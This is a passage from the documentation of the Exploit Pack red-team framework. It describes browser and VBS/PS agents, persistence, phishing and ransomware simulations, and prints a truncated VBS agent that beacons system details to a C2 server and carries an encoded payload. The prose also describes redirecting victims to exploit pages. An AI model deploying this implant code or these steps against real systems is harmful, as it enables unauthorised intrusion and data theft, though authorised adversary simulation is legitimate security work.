From here, you can take advantage of this channel and continue your penetration test, have in mind that you can perform all the actions that a browser can do trough JavaScript so that also limit yourself to only the browser. If you need access to the underlying operating system you will need to execute an exploit, for instance, get a list of the plugins in that browser and/or the version of it and host and redirect the victim to a page that will trigger

that exploit. After getting access into the underlying operating system, take advantage of the VBS/PS agent to gain persistance into that system.

You can try all the options and commands provided for your basic attacks, but you can also add to that code anything you want in JS, it will be automatically added and executed into the victim's browser.

Red Team utilities


Exploit Pack provides your Red Team with a set of useful tools to help you conduct professional adversary simulation attacks during your red team exercices. Here you will learn about how to use these agents and utilities to execute several type of Red Team scenarios.

The following type of scenarios are supported:


1. Remote agents for Windows, Linux and OSX
2. Browser agents to bypass restricted networks
3. Phishing campaings
4. Ransomware attacks simulation
5. Office macros attacks
6. Impersonation
7. Stepping-stone attack

The interface:


When you open the Red Team utilities tab, you will notice that you have a set of features available to you such as Agent creation, Agent connection, Deployment and more, let's go one by one:




After you deploy an agent it will appear on the connection list, on this example we have a mix of VBS agents and Browser.




Select one of the agents from your current list to display the properties associated with it:




If the agent type allows to interact directly with it you can do that from the remove console, as shown in the following screenshot, also several important messages from your agent will appear on this screen:




Next, if you agent deployed allows to take a remote screenshot you will see it here, the screenshot will be updated every time you run that feature:



The network connectivity will show you how are you connected to the agent and the availability:




On the right side of the screen you can make changes on-the-fly to the agent code in case you need to modify, add or adapt the code, on the screenshot the code for the VBS agent is shown:




```
'Exploit Pack VBS Agent code + Web IE Object - Juan Sacco <jsacco@exploitpack.com>

'Define basic variables
Set wshNetwork = CreateObject( "WScript.Network" )
AgentUN = "jsacco"
hostname = "127.0.0.1"
urlServer = "http://"&hostname&":8000/agent/&"
remoteIPService = "http://checkip.amazonaws.com/&"
CookieID = wshNetwork.ComputerName
runThis = ""
sendHostUrl = GetIPAddress
sendOSType = GetOS
SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Waiting for commands..",AgentUN, GetIP
MyCurrentIP = GetRemoteIP

' List Operating System Properties
screenshot = "Ly8gMj5udWx8fEBnb3RvIDpiYXRjaAovKgo6YmF0Y2gKQGVjaG8gb2ZmCnNldGxvY2FsCgo6OiBmaW5kIGNzYy5

Set dtmConvertedDate = CreateObject("WbemScripting.SWbemDateTime")

strComputer = "."
Set objWMIService = GetObject("winmgmts:" _
    & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")

Set colOperatingSystems = objWMIService.ExecQuery _
    ("Select * from Win32_OperatingSystem")

Dim objShell
Set objShell = Wscript.CreateObject("WScript.Shell")

For Each objOperatingSystem in colOperatingSystems
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Microsoft Windows ["& objOperatin
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"(c) 2019 Microsoft Corporation. A
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Boot Device: " & objOperatingSyst
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Number: " & objOperatingSys
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Build Type: " & objOperatingSyste
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Caption: " & objOperatingSystem.C
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Code Set: " & objOperatingSystem.
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Country Code: " & objOperatingSys
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Debug: " & objOperatingSystem.Deb
     SendMagic CookieID,sendHostUrl,"Internet Explorer",sendOSType,"Encryption Level: " & objOperatin
```


Agent Setup, use it to deploy the different type of agents available or to remotely kill an agent connection. Once you select one of the agent type you will be presented with a Wizard to help you create that agent.




The agent interaction part of the screen will change as you selected different agents, on the following screenshot you can see the different commands available for the VBS agent:




And once the Browse agent is selected you will see a different set of commands available:




Last but not least the commands available for the Python agent as shown in the screenshot:



Here you can see an example of the VBS agent running the command "Grab info" the agent will then grab information from the target and show it on your Exploit Pack framework, you can see it from the log or from the editor, along with the log of the last commands:

